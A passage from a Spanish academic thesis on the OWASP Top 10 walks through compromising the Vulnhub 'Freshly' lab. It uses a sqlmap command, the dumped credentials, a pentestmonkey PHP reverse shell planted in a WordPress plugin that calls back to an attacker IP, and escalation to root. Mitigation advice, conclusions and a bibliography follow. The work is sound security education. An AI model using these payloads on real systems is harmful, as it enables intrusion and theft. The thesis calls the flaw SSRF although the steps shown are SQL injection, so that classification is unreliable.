3VZGRY8AZ09WBLGWD3DYMHQJMWR5RU5PNA11MSS
.4 Connection: close
.5
.6 user=prueba&password=test&s=Submit
  
```

Ilustración 183. Usando herramienta Bupsuite en Freshly.

Una vez que se ha conseguido lo mencionado, se procede a ejecutar de nuevo la herramienta [sqlmap](#). El comando que hay ejecutar es el siguiente:

- [Sqlmap -url=http://192.168.90.18/login.php -data="user=prueba&password=test&s=submit"](#)

El proceso es el mismo que el utilizado en otras ocasiones. Se han obtenido 7 bases de datos. En este caso se repite el proceso para obtener los datos que contiene la base de datos llamada usuarios que es la que más llama la atención entre todas las analizadas.

```
[16:50:01] [INFO] retrieved: login
[16:50:19] [INFO] retrieved: mysql
[16:50:35] [INFO] retrieved: performance_schema
[16:51:30] [INFO] retrieved: phpmyadmin
[16:52:04] [INFO] retrieved: users
[16:52:19] [INFO] retrieved: wordpress8080
available databases [7]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] users
[*] wordpress8080
```

Ilustración 184. Bases de datos en Freshly.

Al repetir el proceso es posible obtener el usuario "admin" y la contraseña "SuperSecretPassword". Al probar acceder en "/wordpress/wp-login.php" se puede ver que el acceso es satisfactorio y por lo tanto las credenciales obtenidas son válidas. Lo que primero aparece al acceder es el Dashboard de WordPress.

Ilustración 185. Dashboard WordPress en Freshly.

En este escenario, se aprovecha una técnica conocida en WordPress que permite subir una webshell a través de los plugins. Los plugins en WordPress son como aplicaciones que extienden la funcionalidad del sitio, y dado que muchos de ellos permiten ejecutar código PHP, es posible inyectar código malicioso si se tiene acceso como administrador.

Se copia la plantilla y se le añade un nombre. Después se le cambia la información que contiene, en este caso la IP y el puerto.

```
(alejandro@kali)-[~]
└─$ cat prueba_reverse.php | grep "ip ="
$ip = '192.168.90.6'; // CHANGE THIS
```

Ilustración 186. Prueba\_reverse.php en Freshly.

El contenido del fichero debe de ser copiado en un plugin como se puede ver en la imagen a continuación.

The screenshot shows a web-based plugin editor titled "Edit Plugins". The active file is "contact-form-7/wp-contact-form-7.php". The code editor contains PHP code for a reverse shell exploit. The sidebar on the right lists other files in the plugin, such as "contact-form-7/settings.php", "contact-form-7/modules/number.php", etc.

```
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open()
// will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
// posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.90.6'; // CHANGE THIS
$port = 1234 // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Ilustración 187. Plugin editado en Freshly.

Después de editarlo, usando la herramienta de [netcat](#), se abre un puerto. En este caso ese puerto tiene que ser el definido en el fichero php de reverse Shell. Una vez ese paso esta completado, se procede a acceder a al plugin actualizado.

Gracias a este plugin es posible obtener una Shell en la maquina a analizar. En la ilustración siguiente, se puede apreciar como al ejecutar sudo es posible acceder como root usando la contraseña obtenida anteriormente.

```
daemon@Freshly:/$ su root
su root
Password: SuperSecretPassword

root@Freshly:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Freshly:/#
```

Ilustración 188. Root en Freshly.

La máquina Freshly de Vulnhub presenta una vulnerabilidad crítica vinculada a la categoría de Falsificación de Solicitudes del Lado del Servidor (SSRF), según OWASP. Este tipo de falla permite que un atacante explote la capacidad del servidor para realizar solicitudes en su nombre, redirigiendo esas peticiones hacia otros sistemas internos o externos. En Freshly, la falta de validación adecuada en las solicitudes externas realizadas por el servidor facilitaba que un atacante enviara peticiones

maliciosas, lo que le daba acceso a recursos internos que normalmente estarían protegidos, como bases de datos o servicios internos.

La vulnerabilidad específica en Freshly residía en la falta de controles en las entradas que el servidor procesaba al manejar solicitudes externas. Esto permitía que un atacante manipulara las URLs o endpoints, dirigiendo al servidor a interactuar con direcciones no deseadas, lo que podía dar lugar a la filtración de información sensible o incluso a la toma de control de otros componentes del sistema. Este tipo de fallo es especialmente grave, ya que, al explotar la capacidad de hacer solicitudes desde el servidor, el atacante puede acceder a redes internas o servicios que normalmente no serían accesibles desde el exterior.

Para mejorar la seguridad y mitigar esta vulnerabilidad, es esencial implementar un filtro severo en las entradas que el servidor procesa. Esto incluye validar de manera estricta las URLs o direcciones a las que el servidor puede acceder, restringiendo el acceso a solo aquellas direcciones que sean necesarias y seguras. Herramientas como validadores de URL pueden ser útiles para asegurarse de que las solicitudes externas se limiten a direcciones de confianza y no a cualquier dominio arbitrario proporcionado por el usuario.

Además, otra medida importante es la segmentación de la red, asegurando que los servidores de aplicación no puedan acceder a recursos internos sensibles a menos que sea absolutamente necesario. Con una correcta segmentación, incluso si un atacante logra explotar una vulnerabilidad SSRF, el impacto se reduce al limitar el acceso solo a ciertos componentes del sistema. Implementar una lista blanca de direcciones permitidas y desactivar el acceso a redes internas desde el servidor también ayuda a reducir significativamente el riesgo de explotación.

## 5.4 Evolución OWASP 2025

Después de haber finalizado con los análisis de las máquinas, es importante contextualizar en qué estado se encuentra OWASP ya que en la actualidad es 2024 y una nueva lista del Top 10 debería ser anunciada el año que viene.

En la página web de OWASP aparece la situación en la que se encuentra la nueva lista mencionada. Como se puede en la ilustración a continuación, se menciona que la lista se planea ser lanzada a principios del año que viene. La última actualización de los datos fue en Julio de este año donde hacen una estimación de en qué punto se encuentran como por ejemplo, en la recolección de datos, actualización de documentación, encuestas a la industria, etc.

Esta documentación es pública y cualquier persona puede acceder a ella para revisar en qué estado se encuentra OWASP Top Ten 2025.

## OWASP Top Ten 2025

Current project status as of July, 2024  
We are planning to announce the release of the OWASP Top 10:2025 in early 2025.  
<https://owasp.org/Top10>



Ilustración 189. OWASP Top 10 2025 situación.

Aunque lamentablemente no haya mucha información al respecto de cómo será la lista de 2025, se están empezando a identificar posibles tópicos que están emergiendo dentro del mundo de ciberseguridad y que puedan ser considerados para esta.

Según los expertos, ha habido un aumento considerable en ataques automatizados, ya sea haciendo uso de bots u otro tipo de elementos más sofisticados. Además, destacan la importancia de la seguridad en las APIs ya que a medida que las aplicaciones son más complejas, necesitan estar un punto de seguridad extra para evitar ataques donde se pueda conseguir información vital.

Teniendo en cuenta la lista actual, temas como la integridad del software así como las fallas en criptografía se mantengan en posiciones altas ya que los ataques a infraestructuras así como servicios que se encuentran en la nube no para de crecer.

En definitiva, dentro de poco tiempo saldrá la nueva lista y podrá comprobar cuales de las categorías se encuentran en el Top 10 de OWASP por los próximos 4 años.

### 5.5 Apoyo a la comunidad

Con el objetivo de apoyar a la comunidad de ciberseguridad, se ha decidido llevar a cabo un repositorio de Github donde se subirán los análisis que se han llevado a cabo a lo largo de este trabajo, bien de manera conjunta o separada.

Este material se ofrece como recurso didáctico para todo tipo de personas que estén interesadas en aprender más de OWASP o aplicando lo aprendido en los análisis de vulnerabilidades que se han llevado a cabo. Al ser guiado paso a paso y explicado de forma clara y entendible, esto sirve de gran ayuda para aquellos que no tengan gran experiencia todavía y quieran continuar formándose.

El contenido se ha realizado para sea entendible por todos incluso si se sabe cómo ejecutar ciertas herramientas o interpretar ciertos datos. De esta manera, se pretende

ayudar a la comunidad proporcionando recursos para que la gente pueda practicar y seguir ampliando sus conocimientos.




Ilustración 190. Repositorio en Github.



## 6 RESULTADOS

Como resultado del trabajo realizado, se ha conseguido un análisis detallado de las vulnerabilidades más relevantes en el ámbito de la ciberseguridad, siguiendo los principios y recursos establecidos por OWASP.

Se ha explicado y analizado, gracias a OWASP, las diferentes categorías de esta lista con ejemplos de máquinas para cada una de las vulnerabilidades expuestas en el Top 10 de OWASP.

Como bien se comenta, se llevaron a cabo simulaciones prácticas que permitieron comprender a fondo las técnicas utilizadas por los atacantes. Estos ejercicios no solo demostraron la viabilidad de las vulnerabilidades identificadas, sino que también facilitaron la propuesta de contramedidas efectivas.

Se puede apreciar una documentación detallada de cada paso realizado permitió generar un recurso didáctico útil para futuros análisis y estudios en la comunidad. Además, se ha logrado desarrollar un enfoque proactivo hacia la mitigación de riesgos, proporcionando soluciones que no solo abordan las vulnerabilidades actuales, sino que también anticipan futuras amenazas potenciales. Todos estos resultados obtenidos después de los diferentes análisis serán compartidos con la comunidad.

En resumen, se han alcanzado los objetivos al ofrecer un análisis detallado, soluciones claras y recursos útiles para la comunidad. Los resultados se comparten de manera abierta, con el propósito de fomentar la colaboración y fortalecer la ciberseguridad, facilitando así el acceso al conocimiento tanto para profesionales como para principiantes en el área.





## 7 CONCLUSIONES

En conclusión, los objetivos principales y secundarios de este trabajo han sido alcanzados con éxito. Se ha realizado un análisis detallado de las vulnerabilidades más relevantes en la ciberseguridad, lo que ha permitido no solo identificar las amenazas clave, sino también replicar ataques de manera práctica para comprender mejor los métodos utilizados por los cibercriminales. Este enfoque ha facilitado la elaboración de soluciones concretas y adaptativas para mitigar los riesgos, cumpliendo así con el propósito de ofrecer medidas de seguridad efectivas y aplicables en diversos entornos.

Además, se ha tomado una perspectiva proactiva que anticipa futuras amenazas, lo que fortalece las estrategias de defensa propuestas. La creación de repositorios públicos con los hallazgos y soluciones contribuye a la comunidad de ciberseguridad, promoviendo el aprendizaje colaborativo y facilitando el acceso a recursos útiles para quienes buscan mejorar sus conocimientos en este campo. En resumen, el proyecto no solo cumple con los objetivos planteados, sino que representa una valiosa contribución al ámbito de la ciberseguridad.



## 8 TRABAJOS FUTUROS

Como posibles líneas futuras, se plantean las siguientes ideas:

- Creación de una plataforma educativa en relación con los análisis que se vayan realizando.
- Investigar la relación del machine learning y la seguridad a la hora de estudiar como los algoritmos de aprendizaje pueden prevenir y detectar ataques en tiempo real y como sería su implementación.
- Desarrollo de pruebas controlado donde otras personas puedan acceder de manera segura simplemente usando el entorno ya configurado.
- Análisis de la lista de OWASP 2025 comparándola con 2021 y llevando a cabo análisis de otro tipo de máquinas que estén afectadas por las nuevas vulnerabilidades.



## 9 BLIBLIOGRAFÍA

Europol. (2023). Internet Organized Crime Threat Assessment (IOCTA). Obtenido de <https://www.europol.europa.eu/publication-events/main-reports/internet-organised-crime-threat-assessment-iocsta-2023>

File Inclusion/Path Traversal. (s.f.). Obtenido de HackTricks: <https://book.hacktricks.xyz/pentesting-web/file-inclusion>

Foundation, O. (2021). OWAS Top ten . Obtenido de <https://owasp.org/www-project-top-ten>  
Heredialaso. (2023). Obtenido de Heredialaso: <https://heredialaso.substack.com/p/iot-unsector-con-visos-de-componer>

Kali.org. (s.f.). Obtenido de <https://www.kali.org/get-kali/#kali-virtual-machines>

Owasp.org. (s.f.). Obtenido de <https://owasp.org/Top10/es/>

Top cybersecurity threats and predictions for 2025. (01 de 10 de 2024). Obtenido de BDO Jersey: <https://www.bdo.je/en-gb/insights/top-cybersecurity-threats-and-predictions-for-2025>

Vulnhub.com. (s.f.). Obtenido de Nullbyte: <https://www.vulnhub.com/entry/nullbyte-1,126/>

Vulnhub.com. (s.f.). Obtenido de Cryptobank: <https://www.vulnhub.com/entry/cryptobank-1,467/>

Vulnhub.com. (s.f.). Obtenido de So Simple: <https://www.vulnhub.com/entry/so-simple-1,515/>

Vulnhub.com. (s.f.). Obtenido de Billy Madison: <https://www.vulnhub.com/entry/billy-madison-11,161/>

Vulnhub.com. (s.f.). Obtenido de DC-2: <https://www.vulnhub.com/entry/dc-2,311/>

Vulnhub.com. (s.f.). Obtenido de Bulldog: <https://www.vulnhub.com/entry/bulldog-1,211/>

Vulnhub.com. (s.f.). Obtenido de Fristileaks: <https://www.vulnhub.com/entry/fristileaks-13,133/>

Vulnhub.com. (s.f.). Obtenido de Pwnlab: init: <https://www.vulnhub.com/entry/pwnlab-init,158/>

Vulnhub.com. (s.f.). Obtenido de Freshly: <https://www.vulnhub.com/entry/pwnlab-init,158/>

Vulnhub.com. (s.f.). Obtenido de DC9: <https://www.vulnhub.com/entry/dc-9,412/>